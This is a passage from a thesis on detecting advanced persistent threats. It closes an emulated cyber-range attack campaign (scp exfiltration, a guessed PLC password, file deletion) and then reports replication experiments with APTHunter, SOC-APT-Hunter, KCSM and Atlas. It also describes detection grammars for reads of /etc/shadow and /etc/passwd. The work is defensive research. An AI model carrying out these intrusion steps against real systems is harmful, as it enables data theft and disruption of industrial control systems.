to exfiltrate the text file `secret.txt`.

The attacker furthermore connects to IT-Win-Share using ssh and the discovered credential from IT-Win-PC-1. Local reconnaissance resulted in the discovery of the text file `confidential_report.txt` which contains sensitive company information as well as information about known vulnerabilities of some PCs in the network. The file is also exfiltrated to the attacker machine using scp. Network reconnaissance with nmap and another download of the previously utilised PowerShell IPv4 scanner to scan OT-network, revealing OT-Win-PC-1, OT-Linux-HMI and OT-Linux-PLC. The attacker connects to OT-Linux-PLC by guessing the password '12345' using ssh on port 80.

On OT-Linux-PLC the attacker finds code and binary files that is supposed to communicate with OT-Linux-HMI. The attacker exfiltrates both and deletes the files on OT-Linux-PLC simulating the impact of stolen files and the stop of normal operation of an automation component.

This campaign was performed twice in slightly different sequences and execution speeds. In addition to this execution log, the use of PoshC2 was also explored, successfully gaining access to IT-Win-PC-1 but proved to not be useful for the designed campaign due to its requirement of infesting every network node individually in order to enable lateral movement with the daisychain modules.

7. Experiments

In this chapter, the experiments that were conducted with SOC-APT-Hunter, APTHunter, KCSM and Atlas are described. Those were realised by recreating experiments that were conducted in the respective publications as well as with the dataset that is proposed in this thesis, referred to as cyber range dataset. The dataset was collected on a virtual machine running Ubuntu 22.04 LTS, 64 virtual CPU cores of an AMD EPYC 7513 and 131.072 MiB of main memory. The experiments were conducted on a separate VM on the same hypervisor running Kubuntu 24.04, 16 virtual CPU cores, 100.000 MiB of main memory and 8 TB hard drive and 2 TB solid state disk space. The experiment results are briefly presented here and evaluated in Chapter 8.

7.1. Paper Replication Experiments

In this section, the recreated experiments from the publications of APT-Hunter, KCSM and Atlas are described. SOC-APT-Hunter was not published in scientific literature, however experiments with existing datasets were also performed and are described here.

7.1.1. SOC-APT-Hunter

SOC-APT-Hunter [132] was designed for Windows systems and therefore requires CSV and EVTX file formats as input. Since there is no publication in scientific literature demonstrating SOC-APT-Hunter experiments were conducted using the datasets DARPA TC-E3 Fivedirections, LANL2018, CSE-CIC-IDS-2018 and Windows logs that were exported from a VM within the cyber range during testing. TC-E3 and LANL2018 contain data in json format and thus were converted to CSV using the bash command
`cat "$file" | jsoncsv | mkexcel > $file.csv`. Event logs from CSE-CIC-IDS-2018 and the cyber range Windows VM are provided in the evtx format while the files from the CSE dataset were composed of the hostname and IP as opposed to the log channel name for the Windows VM.

It was not possible to parse files from the DARPA and LANL datasets as SOC-APT-Hunter was unable to detect the input files as Windows log files. The Windows Event Log (EVT) format [1] is used by Microsoft to store system log information. However, the files from the DARPA datasets are stored in a different format. The LANL dataset are Windows log files which were exported or converted to CSV files. It is possible, that SOC-APT-Hunter is dependent on a specific layout for CSV files. Input data from CSE-CIC-IDS-2018 were parsed, but yielded 0 results which might be due to a dependence on the log channel names within the

[1] https://learn.microsoft.com/en-us/windows/win32/eventlog/event-log-file-format

input filenames. Testdata from the cyber range Windows VM could be parsed and analysed successfully by SOC-APT-Hunter proving its general capability of ingesting raw Windows log data. The output on the cyber range VM logs were reviewed partially but since there was no execution log or documentation from testing the results were not evaluated. However, reports briefly correlated with the performed actions while testing.

7.1.2. APTHunter

The implementation of APTHunter provided by the authors on GitHub [2] was not able to execute due to multiple problems. This required changes in the code of all stages of APTHunter which are available as fork on GitHub [3].

The code itself had formatting errors that are incompatible with Python 3, a mixture of Python 2 and Python 3 syntax as well as errors in data type conversion and the handling of data structures. Debugging and development efforts were necessary to bring APTHunter to parse DARPA CDM input data, handle edge cases and errors and parse different performers of the DARPA Transparent Computing Engagement 5 dataset.

The import of parsed data into Neo4j had to be reverse engineered due to an outdated documentation taken from another project. To correctly import data into Neo4j, a importer bash script was developed to import data in the correct configuration.

The detection engine of APTHunter had to be refactored and re-structured in the same way in order for it to be executable. The grammars implemented in code do not match the grammars presented by the authors in their publication, diverging in structure, syscalls, IP addresses, lengths, file and binary paths. Also some grammars from the paper are not included like portscan and destroy system. One problem was that grammars for detecting foothold and Drakon reconnaissance expected the data in Neo4j to include absolute paths of binaries applying a regular expression. However, the data included the name of the binaries without their paths, rendering the grammar non-functional. This was solved with a bash script that extracts all binaries from `/etc` that are present in the parsed dataset to update the grammars. Also a new grammar to detect file exfiltration using scp was developed but due to very long execution times that resulted from including the grammar, it was not pursued further.

In addition to the code changes, the project was documented on how to set up and use to enable other researchers to experiment with APTHunter.

Experiments with APTHunter [90] were conducted on the Drakon APT sub-datasets of DARPA TC-E5 Trace and Theia as well as on the cyber range dataset. The paper refers to the Theia sub-datasets as Stream 6 and 7 and Scenario 7 and 8 whereas they are referred to here as Theia-1.1 and Theia-1.2 as well as Trace-2. Trace-2 was not utilised in the publication by Mahmoud et al. [90]. All experiments were executed with the forked version of APTHunter, since the original implementation of the authors was not able to execute.

[2] `https://github.com/APT-Hunter/APTHunter/tree/master`
[3] `https://github.com/Ueda-Ichitaka/APTHunter`

Theia-1.1 is recorded on an Ubuntu 14.04 system and APTHunter is reported to have detected the attack stages S1: Initial Compromise, S2: Establish Foothold, S3: Escalate Privileges, S4: Internal Reconnaissance, S5: Lateral Movement and S6: Complete Mission with Recall of 1 throughout, Precision of [0.957, 1, 0.99, 1, 1, 1] for the six attack stages and F1-Score of [0.978, 1, 0.995, 1, 1, 1] by the authors.

Investigation into the ground truth document provided with the dataset [47, p. 70] reveals that the attack could not be executed due to an error in the infrastructure and thus does not contain any attack stages. The document also contains a formatting error, where the execution log of the proceeding BarePhone Micro APT on ClearScope 1 is placed as the execution log of Theia-1.1 which also encountered technical problems and was aborted after initial access. The duration of this execution log based on given timestamps correlates to the duration assigned to Theia-1.1 by the authors of APTHunter. All stages of APTHunter were executed on the data of Theia-1.1 that were provided in the dataset what resulted in no detected attack stages.

Theia-1.2 is the re-run of the attack that was planned for Theia-1.1 and is recorded on Ubuntu 12.04. The evaluation by Mahmoud et al. reports all 6 attack stages to be detected with Recall of 1 throughout, Precision [0.988, 1, 1, 1, 1, 1] and F1-Scores of [0.944, 1, 1, 1, 1, 1].

These results could not be reproduced as not all detected attack stages are included in the dataset, according to the documentation of the dataset. The given duration correlates with the timestamps given in the dataset ground truth document [47, p. 79]. However, the execution log indicates that attack stages S1, S2, S3 and S4 were performed before the ssh connection was left active overnight and was found disconnected two days later. Therefore, stages S5 and S6 were not performed successfully and cannot be detected. The data provided by the dataset were parsed by APTHunter and ingested into Neo4j to execute the detection stage which did not detect any attack activities. Manual investigation into the data revealed, that no activities by the timestamps provided in the dataset report were present in neither Neo4j, the output of APTHunters parser stage nor the raw DARPA CDM files. This investigation was performed with the Neo4j query language in the graph database and manual search using grep on the files on disk by searching for timestamps and keywords like hostnames, commands and IP addresses taken from the ground truth document. Timestamps of the present data are from May 10 2019, 5 days before the events documented by TC-E5s ground truth.

Trace-2 was recorded on Ubuntu 14.04 and was initially assumed to be Stream 6 due to the authors not referencing the sub-datasets by name. Trace-2 was utilised throughout the development of APTHunter. Figure 7.1, Figure 7.2, Figure 7.3, Figure 7.4 and Figure 7.5 show the provenance graphs generated within Neo4j with slightly different queries. The resulting graphs differ in their size and content, revealing a challenge in designing exact Neo4j queries.

APTHunter was executed with the original grammars, corrected and extended grammars. The original grammars detected a process connecting to `sshd` on port 80 as S1: Initial Compromise and some processes accessing the files `/etc/hosts`, `/etc/shadow` and `/etc/passwd` as S3: Escalate Privileges. The corrected grammars were able to detect the process connecting to `sshd` on port 80 as S1: Initial Compromise, two `sh` processes as stage S2: Establish Foothold, several accesses of `/etc/shadow`, `/etc/passwd` and `/etc/hosts` as S4: Internal Recon, multiple records of a `firefox` process marked as S3: Escalate Privileges and a very large number of `Change_Principal` syscall records detected as exploitation for privilege escalation.




Figure 7.1.: Provenance graph of Trace-2 from the Neo4j query `MATCH p=(n1)-[r]->(n2) RETURN p limit 1000`.

Full execution logs can be found on GitHub [4] [5]. Research with the TC-E5 final report [47, p. 61] indicates that the process detected as initial compromise would be assigned to S2: Establish Foothold.

[4]`https://github.com/Ueda-Ichitaka/APTHunter/blob/master/4-Detection-Engine/results/trace-2/executiton.log`

[5]`https://github.com/Ueda-Ichitaka/APTHunter/blob/master/4-Detection-Engine/results/trace-2_full_darpa_1724933830.2727497/trace-2-full-extended-grammars.log`




Figure 7.2.: Provenance graph of Trace-2 from the Neo4j query `MATCH p=(n1)-[r:SYSCALL *1..]->(n2) RETURN p limit 1000`.

7.1.3. Kill Chain State Machine (KCSM)

Wilkens et al. [92] evaluated their KCSM using the CSE-CIC-IDS-2018 dataset and a modified version of the same dataset. The experimental setup in the publication of Wilkens et al. consisted of Zeek 3.1.4, a graph-based alert correlation [133], ElasticSearch and the KCSM itself. Zeek 3.1.4 could not be set-up and was replaced by Zeek 6.0.8. Also the alert correlation could not be re-implemented and was replaced by manual alert-filtering, omitting ElasticSearch. Alerts were filtered by removing the false-positive alerts `SSL::Invalid_Server_Cert`, `ProtocolDetector::Protocol_Found` and `Conn::Content_Gap`. Wilkens et al. describe two configurations for Zeek, `zeek-min` and `zeek-max` with `zeek-min` being all default rules shipped with Zeek and `zeek-max` being `zeek-min` and the plugins bzar [6] and zeek-EternalSafety [7]. Experiments were conducted on CSE-CIC-IDS-2018 and the cyber range dataset.

[6]`https://github.com/mitre-attack/bzar`
[7]`https://github.com/0xl3x1/zeek-EternalSafety`




Figure 7.3.: Provenance graph of Trace-2 from the Neo4j query `MATCH p=(n1)-[r:SYSCALL *1..]->(n2) WHERE n1.caption contains 'firefox' and n2.caption contains 'bash' RETURN p limit 1000`.

CSE-CIC-IDS-2018 does not contain APT attacks which is the reason why Wilkens et al. constructed a variant of CSE-CIC-IDS-2018 by injecting data from other network captures into the dataset, constructing an APT campaign. However, the PCAP dataset by Eric Conrad was not obtainable anymore, rendering the recreation of the injected dataset IDS2018-APT not possible as the research group also was also not able to provide the dataset. Therefore experiments with CSE-CIC-IDS-2018 were focused on the ability to reduce the volume of alerts that was highlighted by the authors. Applying `zeek-min` resulted in 15.680.504 alerts with 372.120 graphs as the output of KCSM and 14.724 alerts with 2257 graphs for the filtered version `zeek-min-filter`. `zeek-max` resulted in 16.114.549 alerts with 376.600 resulting graphs and 448.760 alerts with 128.534 graphs for `zeek-max-filter`.

7.1.4. Atlas

The authors of Atlas [67] conducted a series of experiments on single-host and multi-host scenarios for which they provided data in their GitHub repository[8]. To evaluate Atlas the

[8]https://github.com/purseclab/ATLAS/tree/main/paper_experiments




Figure 7.4.: Provenance graph of Trace-2 from the Neo4j query `MATCH p=(n1)-[r:SYSCALL]->(n2)-[r2:SYSCALL]->(n3) return p limit 1000`.

scenarios M1 and S3 were selected alongside the cyber range dataset. The data archives provided by the authors contained data from previous executions which enabled comparisons for different execution sequences. Log data for training and testing, the code for the complete Atlas pipeline and output files are stored for each host individually making multi-host scenarios a sequence of multiple Atlas pipeline executions. The sequence to execute Atlas for single-host scenarios is the following:

1. Provide labels for testing and training logs,
2. execute `preprocess.py`,
3. execute `graph_generator.py`,
4. execute `graph_reader.py`,
5. set variable `DO_TRAINING` to true in `atlas.py`,
6. execute `atlas.py`,
7. set the variable `DO_TRAINING` to false in `atlas.py`,
8. execute `atlas.py`,




Figure 7.5.: Provenance graph of Trace-2 from the Neo4j query `MATCH p=(n1)-[r:SYSCALL *1..3]->(n2) RETURN p limit 1000`.

9. take the output of step 8, find a sequence of Python dicts and do the manual cleaning task described in the Atlas documentation and paste the resulting string in the json file in folder output,
10. execute `evaluate.py`.

For multi-host scenarios the documentation is not clear as to execute the pipeline for each host individually or to utilise the code named with the prefix multi. Therefore, a series of experiments with different sequences was conducted to analyse the behaviour and results of Atlas. For the additional `multi_*` code, Testing revealed the corresponding execution sequence to be:

1. `preprocess.py`,
2. `graph_generator.py`,
3. `grap_reader.py`,
4. `multi_preprocess.py`,
5. `multi_graph_generator.py`,
6. `multi_graph_reader.py`.

This resulted in three JSON files which are the input to `evaluate.py`.




Figure 7.6.: KCSM results for benign behaviour from the cyber range dataset.




Figure 7.7.: KCSM results for `zeek-min` on the example APT campaign.

